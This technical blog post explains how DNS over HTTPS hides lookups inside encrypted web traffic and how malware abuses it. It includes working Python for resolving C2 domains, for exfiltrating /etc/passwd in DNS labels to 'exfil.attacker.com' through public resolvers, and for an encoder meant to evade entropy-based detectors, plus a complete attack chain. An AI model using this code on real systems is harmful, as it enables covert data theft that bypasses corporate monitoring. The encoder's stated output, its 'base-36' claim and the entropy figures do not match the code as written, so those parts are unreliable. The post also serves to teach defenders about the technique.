

DoH: How DNS Hides Inside HTTPS — And Why Attackers Love It
DNS over HTTPS (DoH) encrypts DNS queries inside standard HTTPS. That’s it. One sentence. But the forensic and security implications of that one sentence are enormous.
This post is purely technical — how it works, what the wire looks like, and how attackers exploit it.
1. Classic DNS vs. DoH — The Core Difference
Classic DNS (UDP/53)
A plaintext UDP packet. Anyone on the path can read it.
1
2
3
4
5
6
7
8
9
Client → DNS Resolver (UDP port 53)

Query:
  Transaction ID: 0x1a2b
  Question: evilc2.com  Type: A  Class: IN

Response:
  evilc2.com → 185.220.101.45
Wireshark sees it. Zeek logs it. Your firewall can block it. It’s naked on the wire.
DoH (HTTPS/443)
The exact same DNS query, but wrapped inside a standard HTTPS POST or GET request — encrypted, indistinguishable from browser traffic.
1
2
3
4
5
6
7
8
9
10
Client → https://1.1.1.1/dns-query (TCP port 443, TLS 1.3)

POST /dns-query HTTP/2
Host: cloudflare-dns.com
Content-Type: application/dns-message
Accept: application/dns-message
Content-Length: 33

<binary DNS wire format payload — fully encrypted>
Your firewall sees: TLS traffic to 1.1.1.1:443. That’s all it sees.
2. The Two DoH Formats
DoH has two wire formats, and attackers choose between them deliberately.
Format 1 — RFC 8484 (Binary, POST)
The DNS query is serialized in standard DNS wire format (binary), base64url-encoded, and sent as the request body.
1
2
3
4
5
6
7
8
9
POST /dns-query HTTP/2
Host: dns.google
Content-Type: application/dns-message
Accept: application/dns-message

# Body (hex): the raw DNS wire format
\x00\x00\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00
\x07evilc2\x03com\x00\x00\x01\x00\x01
Or as a GET with the DNS message base64url-encoded in the query string:
1
2
3
4
GET /dns-query?dns=AAABAAABAAAAAAAAB2V2aWxjMgNjb20AAAEAAQ== HTTP/2
Host: dns.google
Accept: application/dns-message
Format 2 — JSON API (Google/Cloudflare specific)
Human-readable. More commonly abused by malware because it’s trivial to implement with any HTTP library.
1
2
3
4
GET /resolve?name=evilc2.com&type=A HTTP/2
Host: dns.google
Accept: application/json
Response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
  "Status": 0,
  "TC": false,
  "RD": true,
  "RA": true,
  "AD": false,
  "CD": false,
  "Question": [{ "name": "evilc2.com.", "type": 1 }],
  "Answer": [
    {
      "name": "evilc2.com.",
      "type": 1,
      "TTL": 60,
      "data": "185.220.101.45"
    }
  ]
}
PsiXBot used exactly this format — a GET to https://dns.google.com/resolve?name=<C2_domain>&type=A, parsing the JSON blob to extract the C2 IP. Total implementation: ~15 lines of Python.
3. What the TLS Handshake Actually Exposes
DoH uses standard TLS. The handshake leaks a small amount of metadata before encryption kicks in.
1
2
3
4
5
6
7
8
9
10
11
Client Hello (PLAINTEXT):
  TLS Version: 1.3
  SNI (Server Name Indication): dns.google         ← visible
  ALPN: h2                                          ← visible
  JA3 fingerprint: computed from cipher suites      ← visible

[TLS session established]

Application Data (ENCRYPTED):
  HTTP/2 request + DNS payload                      ← NOT visible
Two things are exposed:
- SNI: the hostname the client is connecting to (
dns.google,cloudflare-dns.com,1.1.1.1has no SNI) - JA3: a fingerprint of the TLS client hello — cipher suites, extensions, elliptic curves hashed to MD5
That’s your only fingerprint on the wire. Everything else — the queried domain, the response, the TTL — is encrypted.
4. Implementing DoH in 20 Lines (The Attacker’s Toolkit)
This is how trivial it is. Any malware can drop this in.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import httpx
import json

DOH_ENDPOINT = "https://dns.google/resolve"

def resolve_via_doh(domain: str) -> str:
    """Resolve a domain using Google's DoH JSON API."""
    resp = httpx.get(
        DOH_ENDPOINT,
        params={"name": domain, "type": "A"},
        headers={"Accept": "application/json"},
        http2=True,
    )
    data = resp.json()
    return data["Answer"][0]["data"]  # Returns IP string

# Usage: get C2 IP without touching corporate DNS resolver
c2_ip = resolve_via_doh("evilc2.com")
No custom socket code. No raw DNS parsing. Just an HTTPS GET with httpx or requests. The query never touches the corporate resolver — it goes straight to 8.8.8.8:443 or 1.1.1.1:443, fully encrypted.
5. Data Exfiltration via DoH — Custom Encoding
Beyond C2 resolution, DoH enables covert data exfiltration by encoding stolen data inside the DNS query itself. The domain name becomes the carrier.
How DNS Labels Work
A DNS name is a sequence of labels separated by dots. Each label can be up to 63 characters. The full name can be up to 253 characters.
1
2
3
4
<label1>.<label2>.<label3>.attacker.com
  ↑
 up to 63 chars of arbitrary data here
Attacker’s Encoding Scheme
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
import base64
import httpx

DOH_ENDPOINT = "https://dns.google/resolve"
C2_DOMAIN = "exfil.attacker.com"

def exfiltrate(data: bytes) -> None:
    """Encode data into DNS labels, ship via DoH."""
    # Base64url-encode the payload (DNS-safe alphabet)
    encoded = base64.urlsafe_b64encode(data).decode().rstrip("=")

    # Split into 63-char chunks (max DNS label size)
    chunks = [encoded[i:i+63] for i in range(0, len(encoded), 63)]

    for i, chunk in enumerate(chunks):
        # <seq>.<chunk>.<c2domain>
        query_domain = f"{i}.{chunk}.{C2_DOMAIN}"
        httpx.get(DOH_ENDPOINT, params={"name": query_domain, "type": "TXT"})

# Example: exfiltrate /etc/passwd
with open("/etc/passwd", "rb") as f:
    exfiltrate(f.read())
What the attacker’s authoritative DNS server receives on each query:
1
2
3
4
0.cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaA.exfil.attacker.com
1.c3luYzp4OjQ6NjU1MzQ6c3luYzovYmluOi9iaW4vc2g.exfil.attacker.com
2.Z2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXMv.exfil.attacker.com
To any network monitor: these are TXT DNS lookups, wrapped in DoH, going to Google’s 8.8.8.8:443. The payload is invisible. No port anomaly. No protocol anomaly.
Custom Alphabets — Going Beyond Base64
Standard base64 has +, /, and = — not all DNS-safe. Attackers use custom encoding alphabets to evade entropy-based detectors that flag high-entropy subdomains.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import string
import random

# Custom base32-like encoding using only lowercase + digits
# Looks like a real domain: "ac3bf2.xk9m1.exfil.attacker.com"
ALPHABET = string.ascii_lowercase + string.digits  # 36 chars

def encode_low_entropy(data: bytes) -> str:
    """Encode bytes into a DNS-safe string that looks like a normal subdomain."""
    result = []
    for byte in data:
        # Map each byte to two chars from alphabet (base-36 pair)
        result.append(ALPHABET[byte >> 4])
        result.append(ALPHABET[byte & 0x0F])
    return "".join(result)

# Output: "6f6574632f706173737764"
# Looks like a hash/ID — low suspicion, low Shannon entropy
A Shannon entropy check on 6f6574632f706173737764 returns ~3.2 bits/char — well within the range of normal domain labels. Standard base64 on the same data returns ~5.8 bits/char — clearly anomalous.
6. Encoding the DNS Query Itself (RFC 8484 GET abuse)
The dns= query parameter in RFC 8484 GET mode is a base64url-encoded DNS wire message. Attackers can abuse this to stuff arbitrary data into the dns= parameter itself, using a legitimate DoH resolver as a carrier — without the resolver even processing the query correctly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import base64
import struct
import httpx

def craft_dns_wire(domain: str) -> bytes:
    """Manually craft a DNS wire format query."""
    txid = b'\xde\xad'       # Transaction ID
    flags = b'\x01\x00'      # Standard query, recursion desired
    counts = b'\x00\x01' + b'\x00\x00' * 3  # 1 question, 0 others

    # Encode the domain name
    labels = b""
    for part in domain.split("."):
        labels += bytes([len(part)]) + part.encode()
    labels += b'\x00'  # Root label

    qtype  = b'\x00\x10'  # TXT record
    qclass = b'\x00\x01'  # IN (Internet)

    return txid + flags + counts + labels + qtype + qclass

def send_doh_get(domain: str) -> dict:
    wire = craft_dns_wire(domain)
    encoded = base64.urlsafe_b64encode(wire).rstrip(b"=").decode()
    resp = httpx.get(
        "https://cloudflare-dns.com/dns-query",
        params={"dns": encoded},
        headers={"Accept": "application/dns-message"},
        http2=True,
    )
    return resp.content  # Raw DNS wire response

# Fire it
send_doh_get("secret.c2.attacker.com")
The HTTP/2 request on the wire:
1
2
3
4
GET /dns-query?dns=3q0BAAABAAAAAAAAB3NlY3JldAJjMgdhdHRhY2tlcgNjb20AABAAAg== HTTP/2
Host: cloudflare-dns.com
Accept: application/dns-message
To a network monitor: a perfectly ordinary DoH GET request to Cloudflare.
7. The Complete Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
1. Malware drops on host
      ↓
2. Hardcodes: DOH_SERVER = "https://dns.google/resolve"
      ↓
3. GET /resolve?name=<RC4-encrypted-c2-domain>&type=A
   → HTTPS to 8.8.8.8:443
   → Corporate DNS resolver: never queried
   → Corporate DNS logs: empty
      ↓
4. C2 IP returned in JSON → malware connects to C2
      ↓
5. Exfiltration: stolen data → base64url chunks → DNS TXT labels
   → HTTPS POST to 1.1.1.1:443
   → Cloudflare receives TXT queries, forwards to attacker's nameserver
   → Attacker reconstructs data from label sequences
      ↓
6. Your SIEM: "Nothing unusual. HTTPS to Cloudflare. Move on."
Key Takeaways
- DoH is RFC 8484 — DNS wire format or JSON, wrapped in HTTPS/2, port 443.
- The queried domain is fully encrypted. You only see the DoH resolver’s IP and SNI.
- Any HTTP library can implement DoH in minutes — the barrier for malware authors is near zero.
- DNS labels can carry ~180 bytes of encoded data per query. A 1MB file = ~5,500 DoH requests — invisible to most tools.
- Custom encoding (base36, custom alphabets) defeats entropy-based detection by lowering Shannon entropy to normal-looking values.
- The corporate DNS resolver is completely bypassed — no logs, no policy enforcement, no threat intel correlation.
References: RFC 8484 · Proofpoint PsiXBot Analysis · Qihoo 360 Godlua Backdoor Analysis · ScienceDirect DoH Exfiltration Detection (2022) · Salesforce JA3/JA3S Fingerprinting

 Acquiring RAM Through Cooling Methods
 Windows Artifacts
 How NTFS Self-References Its $MFT
 Absolute Persistance